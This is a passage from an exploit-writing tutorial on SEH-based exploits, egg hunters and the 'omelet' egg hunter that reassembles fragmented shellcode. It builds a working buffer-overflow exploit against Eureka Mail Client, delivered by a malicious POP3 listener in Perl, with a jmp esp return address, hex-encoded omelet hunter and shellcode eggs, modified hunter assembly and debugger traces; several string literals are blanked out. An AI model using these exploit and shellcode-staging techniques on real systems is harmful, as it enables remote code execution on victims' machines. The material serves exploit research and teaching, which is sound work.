This is a SEH based exploit, so when the app crashed, see where the SEH chain is and set a breakpoint at the chain. Pass the exception (Shift F9) to the application and the breakpoint will be hit. On my system, the seh chain was located at 0x0012f2ac




Trace through the instructions (F7) until you see that the decoder starts decoding the egghunter and writing the original instructions on the stack.



In my case, the decoder started writing the original egghunter to 0x0012f460.

As soon as we could see the first instruction at 0x0012f460 (which is 66 81 CA and so on), we set a breakpoint at 0x0012f460.



Then press CTRL+F12. Breakpoint would be hit and you would land at 0x0012f460. The original egghunter is now recombined and will start searching for the marker.

This is the code that searches through memory, looking for the marker (74 00 30 00 in our case)

If you get here, then the egg has been found !

bp 0012f478

[23:57:08] Breakpoint at 0012F460

At 0x0012f47b (see screenshot), we see the instruction that will be executed when the egg has been found. Set a new breakpoint on 0x0012f47b and press CTRL-F12 again. If you end up at the breakpoint, then the egg has been found. Press F7 (trace) again to execute the next instructions until the jmp to edi is made. (the egghunter has put the address of the egg at EDI, and jmp edi now redirects flow to that location). When the jmp edi is made, we end at the last byte of the marker.

This is where our second aligment code is placed. It will make eax point to the shellcode (decoder stub) and will then perform the push eax + ret

alignment code from $align2
Makes eax point to shellcode and performs

This is the begin of the real (venetian) shellcode
Decoder will recombine the original code and execute it (calc.exe)

PWNED !

Omelet egg hunter (All your eggs, even the broken ones, are belong to us !)

Huh ? Broken eggs ? What you say ?

What if you find yourself in a situation where you don't really have a big amount of memory space to host your shellcode, but you have multiple smaller spaces available / controlled by you ? In this scenario, dictated by shellcode fragmentation a technique called omelet egg hunting may work.

In this technique, you would break up the actual shellcode in smaller pieces, deliver the pieces to memory, and launch the hunter code which would search all eggs, recombine then, and make an omelet … err … we mean it would execute the recombined shellcode.

The basic concept behind omelet egg hunter is pretty much the same as with regular egg hunters, but there are 2 main differences :

- The final shellcode is broken down in pieces, multiple eggs

- The final shellcode is recombined before it is executed, it's not executed directly after it has been found

In addition to that, the egghunter code (or omelet code) is significantly larger than a normal egghunter (around 90 bytes vs between 30 and 60 bytes for a normal egghunter)

It is similar to egg-hunt shellcode, but will search user-land address space for multiple smaller eggs and recombine them into one larger block of shellcode and execute it. This is useful in situation where you cannot inject a block of sufficient size into a target process to store your shellcode in one piece, but you can inject multiple smaller blocks and execute one of them.

How does it work?

The original shellcode needs to be split in smaller pieces/eggs. Each egg needs to have a header that contains

- The length of the egg

- An index number

- 3 marker bytes (use to detect the egg)

The omelet shellcode/egg hunter also needs to know what the size of the eggs is, how many eggs there will be, and what the 3 bytes are (tag or marker) that identifies an egg.

When the omelet code executes, it will search through memory, look for all the eggs, and reproduces the original shellcode (before it was broken into pieces) at the bottom of the stack. When it has completed, it jumps to the reproduced shellcode and executes it. The omelet code written by skylined injects custom SEH handlers in order to deal with access violations when reading memory.

Luckily, skylined wrote a set of scripts to automate the entire process of breaking down shellcode in smaller eggs and produce the omelet code. Download the scripts from here: http://code.google.com/p/w32-seh-omelet-shellcode/downloads/list (The zip file contains the nasm file that contains the omelet hunter and a python script to create the eggs). If you don't have a copy of nasm, you can get a copy on your Virtual Machine or from here: http://www.nasm.us/pub/nasm/releasebuilds/

Unzip the omelet code package to c:\omelet. Nasm is installed under "c:\program files\nasm".

Compile the nasm file to a binary file :

```
C:\omelet>"                                    " -f bin -o w32_omelet.bin w32_SEH_omelet.asm -
w+error
```

Note, you only need to do this one time. Once you have this file, you can use it for all exploits.

How to implement the omelet egg hunter ?

1. Create a file that contains the shellcode that you want to execute in the end. (We used "shellcode.bin")

You can use a script like this to generate the shellcode.bin file. Simply replace the $shellcode with your own shellcode and run the script. In my example, this shellcode will spawn calc.exe:

```
my $scfile="              ";
my $shellcode="                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                                        " .
"                                    ";

open(FILE,"        ");
print FILE $shellcode;
close(FILE);
print "      ".length($shellcode)."                ".$scfile."  ";
```

Run the script. File shellcode.bin now contains the binary shellcode. (of course, if you want something else than calc, just replace the contents of $shellcode.

2. Convert the shellcode to eggs

Let's say we have figured out that we have a number of times of about 130 bytes of memory space at our disposal. So we need to cut the 303 bytes of code in 3 eggs + some overhead. We could end up with 3 to 4 eggs. The maximum size of each egg is 127 bytes. We also need a marker, of 6 bytes in size. We'll use 0xBADA55 as marker.

Run the following command to create the shellcode :

```
C:\omelet>w32_SEH_omelet.py
Syntax:
    w32_SEH_omelet.py "                    " "                    " "                  "
        [egg size] [marker bytes]

Where:
    omelet bin file = The omelet shellcode stage binary code followed by three
                      bytes of the offsets of the "              ", "         "
                      and "        " variables in the code.
    shellcode bin file = The shellcode binary code you want to have stored in
                      the eggs and reconstructed by the omelet shellcode stage
                      code.
    output txt file = The file you want the omelet egg-hunt code and the eggs
                      to be written to (in text format).
    egg size =        The size of each egg (legal values: 6-127, default: 127)
    marker bytes =    The value you want to use as a marker to distinguish the
                      eggs from other data in user-land address space (legal
                      values: 0-0xFFFFFF, default value: 0x280876)
```

In our case, the command could be :

```
C:\omelet>w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA55
```

Open the newly created file calceggs.txt. It contains:

- The omelet egghunter code (which should be executed and will hunt for the eggs)

- The eggs that must be placed somewhere in memory.

calceggs.txt

```
1  // This is the binary code that needs to be executed to find the eggs,
2  // recombine the orignal shellcode and execute it. It is 85 bytes:
3  omelet_code =
   "\x31\xFF\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\
   xF8\x03\x77\x0C\x59\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08\x89\xCC\x5
   9\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\
   x40\x78\x06\x97\xE9\xD8\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";
4
5  // These are the eggs that need to be injected into the target process
6  // for the omelet shellcode to be able to recreate the original shellcode
7  // (you can insert them as many times as you want, as long as each one is
8  // inserted at least once). They are 127 bytes each:
9  egg0 =
   "\x7A\xFF\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50\x59\x49\x49\x49\x49\x43\x43\x43\x43\
   x43\x43\x51\x5A\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x4
   1\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4A\
   x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4
   C\x43\x35\x43\x48\x45\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31\x4A\
   x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43";
10 egg1 =
   "\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\
   x37\x49\x51\x49\x5A\x44\x4D\x43\x31\x49\x52\x4A\x48\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x4
   2\x55\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44\x4C\x50\x4B\x4C\x4B\
   x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x5
   4\x43\x34\x48\x43\x51\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30\x4C\
   x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";
11 egg2 =
   "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\
   x4A\x50\x50\x42\x48\x4C\x30\x4D\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x4
   6\x37\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40\x40\x40\x40\x40\x40\
   x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x4
   0\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\
   x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";
```

If you look closer at the eggs, you'll see that the first 5 bytes contain the size (0x7A = 122), index (0xFF – 0xFE – 0xFD), and the marker (0×55,0xDA,0xBA => 0xBADA55). 122 + 5 bytes header = 127 bytes. The next bytes in the egg are taken from the original shellcode from our calc.exe payload. In the the last egg, the remaining space is filled with 0×40

3. Build the exploit

Let's test this concept in our Eureka Mail Client exploit. We'll put some garbage between the eggs to simulate that the eggs were placed at random locations in memory :

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "              ";
#calculate offset to EIP
my $junk = " " x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "     " x 1000;
my $omelet_code = "                                                    ".
"                                                                      ".
"                                                                      ".
"                                                                      ".
```

```
"                                                                   ".
"                                          ";

my $egg1 = "                                                             ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                               ";

my $egg2 = "                                                             ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                               ";

my $egg3 = "                                                             ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                                                     ".
"                                               ";

my $garbage="                        " x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "                " . length($payload)."          ";
print "                " . length($omelet_code)."          ";
print "                " . length($egg1)."          ";
print "                " . length($egg2)."          ";
print "                " . length($egg3)."          ";

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "                                       ";
print "                                                       ";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "                                     ";
  while(1)
  {
     print CLIENT "     ".$payload."  ";
        print "            ".length($payload)."         ";
  }
```

```
}
close CLIENT;
print "                    ";
```

Run the script :

```
C:\sploits\eureka>perl infosec_eurekasploit4.pl
Payload      : 2700 bytes
Omelet code : 85 bytes
      Egg 1 : 127 bytes
      Egg 2 : 127 bytes
      Egg 3 : 127 bytes
[+] Listening on tcp port 110 [POP3]...
[+] Configure Eureka Mail Client to connect to this host
```

Result : Access Violation when reading [00000000]

When looking closer at the code, we see that the first instruction of the omelet code puts 00000000 in EDI (\x31\xFF = XOR EDI,EDI). When it starts reading at that address, we get an access violation. Despite the fact that the code uses custom SEH injection to handle access violations, this one was not handled and the exploit fails.

Set a breakpoint at jmp esp (0x7E47BCAF) and run the exploit again. Take not of the registers when the jump to esp is made :

```
Registers (FPU)
EAX 00000000
ECX 7C91005D ntdll.7C91005D
EDX 00140608
EBX 00450266 Eureka_E.00450266
ESP 0012CD6C
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "AAAAAAAAAAAA
EIP 0012CD6C
```

Ok, let's troubleshoot this. Start by locating the eggs in memory . After all, perhaps we can put another start address in EDI (other than zero), based on one of these registers and the place where the eggs are located, allowing the omelet code to work properly.

First, write the 3 eggs to files (add the following lines of code in the exploit, before the listener is set up):

```
open(FILE,"                    ");
print FILE $egg1;
close(FILE);

open(FILE,"                    ");
print FILE $egg2;
close(FILE);

open(FILE,"                    ");
print FILE $egg3;
close(FILE);
```

At the jmp esp breakpoint, run the following commands :

!pvefindaddr compare c:\tmp\egg1.bin

```
0BADF00D ------------------------------------------------
0BADF00D  Compare memory with bytes in file
0BADF00D ------------------------------------------------
0BADF00D  Reading file c:\tmp\egg1.bin ...
0BADF00D  Read 127 bytes from file
0BADF00D  Starting search in memory
0BADF00D    -> searching for \x7a\xff\x55\xda\xba\x89\xe2\xda
0BADF00D  Comparing bytes from file with memory :
0BADF00D    * Reading memory at location : 0x00473C5C
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x004746EE
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x004752A6
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x00120BE4
0BADF00D      -> Hooray, shellcode unmodified
```

!pvefindaddr compare c:\tmp\egg2.bin

```
0BADF00D -----------------------------------------------
0BADF00D  Compare memory with bytes in file
0BADF00D -----------------------------------------------
0BADF00D  Reading file c:\tmp\egg2.bin ...
0BADF00D  Read 127 bytes from file
0BADF00D  Starting search in memory
0BADF00D    -> searching for \x7a\xfe\x55\xda\xba\x31\x4a\x4e
0BADF00D  Comparing bytes from file with memory :
0BADF00D    * Reading memory at location : 0x00473DDF
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x00474871
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x00475428
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x0012DD67
0BADF00D      -> Hooray, shellcode unmodified
```

!pvefindaddr compare c:\tmp\egg3.bin

```
0BADF00D -----------------------------------------------
0BADF00D  Compare memory with bytes in file
0BADF00D -----------------------------------------------
0BADF00D  Reading file c:\tmp\egg3.bin ...
0BADF00D  Read 127 bytes from file
0BADF00D  Starting search in memory
0BADF00D    -> searching for \x7a\xfd\x55\xda\xba\x4c\x4e\x4d
0BADF00D  Comparing bytes from file with memory :
0BADF00D    * Reading memory at location : 0x00473F62
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x004749F4
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x004755AE
0BADF00D      -> Hooray, shellcode unmodified
0BADF00D    * Reading memory at location : 0x0012DEEA
0BADF00D      -> Hooray, shellcode unmodified
```

Ok, so the 3 eggs are found in memory, and are not corrupted.

Look at the addresses. One copy is found on the stack (0×0012????), other copies are elsewhere in memory (0×0047????). When we look back at the registers, taking into account that we need to find a register that is reliable, and positioned before the eggs, we see the following things :

```
EAX 00000000
ECX 7C91005D ntdll.7C91005D
EDX 00140608
EBX 00450266 Eureka_E.00450266
ESP 0012CD6C
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "                "
EIP 0012CD6C
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_WINDOW_HANDLE (00000578)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM FB18 00000202 0000001B
ST1 empty -UNORM B7FC 00000000 F894BBD0
ST2 empty -UNORM A70E 06D90000 0120027F
ST3 empty +UNORM 1F80 00400000 BF8131CE
ST4 empty %#.19L
ST5 empty -UNORM CCB4 00000286 0000001B
ST6 empty 9.5000000000000000000
ST7 empty 19.000000000000000000
```

```
                    3 2 1 0        E S P U O Z D WE
FST 0120   Cond 0 0 0 1   Err 0 0 1 0 0 0 0 0   (LT)
FCW 027F   Prec NEAR,53   Mask     1 1 1 1 1 1
```

EBX may be a good choice. But EDI is even better because it already contains a good address, located before the eggs. That means that we just have to leave the current value of EDI (instead of clearing it out) to reposition the omelet hunter. Quick fix : replace the xor edi,edi instruction with 2 nops.

The changed omelet code in the exploit nows looks like this :


```
my $omelet_code = " x90\x90                                              ".
"                                                                       ".
"                                                                       ".
"                                                                       ".
"                                                                       ".
"                                  ";
```

Run the exploit again, (Eureka still attached to Immunity Debugger, and with breakpoint on jmp esp again). Breakpoint is hit, press F7 to start tracing. You should see the omelet code start (with 2 nops this time), and instruction “REPNE SCAS BYTE PTR ES:[EDI]” will continue to run until an egg is found.

Based on the output of another “!pvefindaddr compare c:\tmp\egg1.bin” command, we should find the egg at 0x00473C5C

When the first tag is found (and verified to be correct), a location on the stack is calculated (0×00126000 in my case), and the shellcode after the tag is copied to that location. ECX is now used as a counter (counts down to 0) so only the shellcode is copied and the omelet can continue when ECX reaches 0.

When the shellcode in egg1 is copied, (and we can see the garbage after egg1), the omelet code continues its search for part 2



This process repeats itself until all eggs are found and written on the stack. Instead of stopping the search, the omelet code just continues the search... Result : we end up with an access violation again :

So, we know that the omelet code ran properly. We should be able to find the entire shellcode in memory somewhere, but it did not stop when it had to. First, verify that the shellcode in memory is indeed an exact copy of the original shellcode.

We still have the shellcode.bin file that was created earlier when building the omelet code. Copy the file to c:\tmp and run this command in Immunity Debugger :

!pvefindaddr compare c:\tmp\shellcode.bin

```
Corruption at position 297 : Original byte : 42 - Byte in
Corruption at position 298 : Original byte : 43 - Byte in
Corruption at position 299 : Original byte : 45 - Byte in
Corruption at position 300 : Original byte : 50 - Byte in
Corruption at position 301 : Original byte : 41 - Byte in
Corruption at position 302 : Original byte : 41 - Byte in
-> Only 122 original bytes found !
 +-------------------------+-------------------------+
 | FILE                    | MEMORY                  |
 +-------------------------+-------------------------+
 |89|e2|da|c1|d9|72|f4|58|89|e2|da|c1|d9|72|f4|58|
 |50|59|49|49|49|49|43|43|50|59|49|49|49|49|43|43|
 |43|43|43|43|51|5a|56|54|43|43|43|43|51|5a|56|54|
 |58|33|30|56|58|34|41|50|58|33|30|56|58|34|41|50|
 |30|41|33|48|48|30|41|30|30|41|33|48|48|30|41|30|
 |30|41|42|41|41|42|54|41|30|41|42|41|41|42|54|41|
 |41|51|32|41|42|32|42|42|41|51|32|41|42|32|42|42|
 |30|42|42|58|50|38|41|43|30|42|42|58|50|38|41|43|
 |4a|4a|49|4b|4c|4a|48|50|4a|4a|49|4b|4c|4a|48|50|
 |44|43|30|43|30|45|50|4c|44|43|30|43|30|45|50|4c|
 |4b|47|35|47|4c|4c|4b|43|4b|47|35|47|4c|4c|4b|43|
 |4c|43|35|43|48|45|51|4a|4c|43|35|43|48|45|51|4a|
 |4f|4c|4b|50|4f|42|38|4c|4f|4c|4b|50|4f|42|38|4c|
 |4b|51|4f|47|50|43|31|4a|4b|51|4f|47|50|43|31|4a|
 |4b|51|59|4c|4b|46|54|4c|4b|51|59|4c|4b|46|54|4c|
 |4b|43|31|4a|4e|50|31|49|4b|43|--|--|--|--|--|--|
 |50|4c|59|4c|4c|4c|44|49|--|--|--|--|--|--|--|--|
 |50|43|44|43|37|49|51|49|--|--|--|--|--|--|--|--|
 |5a|44|4d|43|31|49|52|4a|--|--|--|--|--|--|--|--|
 |4b|4a|54|47|4b|51|44|46|--|--|--|--|--|--|--|--|
 |44|43|34|42|55|4b|55|4c|--|--|--|--|--|--|--|--|
 |4b|51|4f|51|34|45|51|4a|--|--|--|--|--|--|--|--|
 |4b|42|46|4c|4b|44|4c|50|--|--|--|--|--|--|--|--|
 |4b|4c|4b|51|4f|45|4c|45|--|--|--|--|--|--|--|--|
 |51|4a|4b|4c|4b|45|4c|4c|--|--|--|--|--|--|--|--|
 |4b|45|51|4a|4b|4d|59|51|--|--|--|--|--|--|--|--|
 |4c|47|54|43|34|48|43|51|--|--|--|--|--|--|--|--|
 |4f|46|51|4b|46|49|50|50|--|--|--|--|--|--|--|--|
 |56|45|34|4c|4b|47|36|50|--|--|--|--|--|--|--|--|
 |30|4c|4b|51|50|44|4c|4c|--|--|--|--|--|--|--|--|
 |4b|44|30|45|4e|4e|4d|4c|--|--|--|--|--|--|--|--|
 |4b|45|38|43|38|4b|39|4a|--|--|--|--|--|--|--|--|
 |58|4c|43|49|50|42|4a|50|--|--|--|--|--|--|--|--|
 |50|42|48|4c|30|4d|5a|43|--|--|--|--|--|--|--|--|
 |34|51|4f|45|38|4a|38|4b|--|--|--|--|--|--|--|--|
 |4e|4d|5a|44|4e|46|37|4b|--|--|--|--|--|--|--|--|
 |4f|4d|37|42|43|45|31|42|--|--|--|--|--|--|--|--|
 |4c|42|43|45|50|41|41|  |--|--|--|--|--|--|--|  |
 +-------------------------+-------------------------+

* Reading memory at location : 0x00126000
* Reading memory at location : 0x0012DBE9
  Corruption at position 122 : Original byte : 31 - Byte in
  Corruption at position 123 : Original byte : 4a - Byte in
  Corruption at position 124 : Original byte : 4e - Byte in
  Corruption at position 125 : Original byte : 50 - Byte in
```

Ok, the entire unmodified shellcode was indeed found at 0×00126000. That's great, because it proves that the omelet worked fine, it just did not stop searching, tripped at the end, fell flat on the floor and died.

Since the eggs are in the right order in memory, perhaps a slight modification of the omelet code may make it work. What if we use one of the registers to keep track of the remaining number of eggs to find, and make the code jump to the shellcode when this register indicates that all eggs have been found.


We need to start the omelet code with creating a start value that will be used to count the number of eggs found : 0 – the number of eggs or 0xFFFFFFFF – number of eggs + 1 (so if we have 3 eggs, we'll use FFFFFFFD). After looking at the omelet code in the debugger, we noticed that EBX is not used, so we'll store this value in EBX.

Next, what we'll make the omelet code increment the value by one each time an egg is found. When the value is FFFFFFFF, all eggs have been found, so we can make the jump.

Opcode for putting 0xFFFFFFFD in EBX is \xbb\xfd\xff\xff\xff. So we'll need to start the omelet code with this instruction.

Then, after the shellcode from a given egg is copied to the stack, we'll need to verify if we have seen all the eggs or not. (so we'll compare EBX with FFFFFFFF. If they are the same, we can jump to the shellcode. If not,

increment EBX.) Copying the shellcode to the stack is performed via the following instruction : F3:A4, so the check and increment must be placed right after.



Right after this instruction, we'll insert the compare, jump if equal, and "INC EBX" (\x43)

Let's modify the master asm code :

```
BITS 32

; egg:
; LL II M1 M2 M3 DD DD DD ... (LL * DD)
; LL == Size of eggs (same for all eggs)
; II == Index of egg (different for each egg)
; M1,M2,M3 == Marker byte (same for all eggs)
; DD == Data in egg (different for each egg)


marker equ 0x280876
egg_size equ 0x3
max_index equ 0x2
start:
  mov ebx,0xffffffff-egg_size+1 ; ** Added : put initial counter in EBX
  jmp     SHORT reset_stack

create_SEH_handler:
  PUSH    ECX                     ; SEH_frames[0].nextframe == 0xFFFFFFFF
  MOV     [FS:EAX], ESP           ; SEH_chain -> SEH_frames[0]
  CLD                             ; SCAN memory upwards from 0
scan_loop:
  MOV     AL, egg_size            ; EAX = egg_size
egg_size_location equ $-1 - $$
  REPNE   SCASB                   ; Find the first byte
  PUSH    EAX                     ; Save egg_size
  MOV     ESI, EDI
  LODSD                           ; EAX = II M2 M3 M4
  XOR     EAX, (marker << 8) + 0xFF  ; EDX = (II M2 M3 M4) ^ (FF M2 M3 M4)
                                  ;     == egg_index
marker_bytes_location equ $-3 - $$
  CMP     EAX, BYTE max_index     ; Check if the value of EDX is < max_index
max_index_location equ $-1 - $$
  JA      reset_stack             ; No -> This was not a marker, continue scan
  POP     ECX                     ; ECX = egg_size
  IMUL    ECX                     ; EAX = egg_size * egg_index == egg_offset
  ; EDX = 0 because ECX * EAX is always less than 0x1,000,000
  ADD     EAX, [BYTE FS:EDX + 8]  ; EDI += Bottom of stack ==
                                  ;      position of egg in shellcode.
  XCHG    EAX, EDI
```

```
copy_loop:
  REP     MOVSB                    ; copy egg to basket
  CMP     EBX, 0xFFFFFFFF          ; ** Added : see if we have found all eggs
  JE      done                     ; ** Added : If we have found all eggs,
                                   ; ** jump to shellcode
  INC     EBX                      ; ** Added : increment EBX
                                   ; (if we are not at the end of the eggs)
  MOV     EDI, ESI                 ; EDI = end of egg

reset_stack:
; Reset the stack to prevent problems cause by recursive SEH handlers and set
; ourselves up to handle and AVs we may cause by scanning memory:
  XOR     EAX, EAX                 ; EAX = 0
  MOV     ECX, [FS:EAX]            ; EBX = SEH_chain => SEH_frames[X]
find_last_SEH_loop:
  MOV     ESP, ECX                 ; ESP = SEH_frames[X]
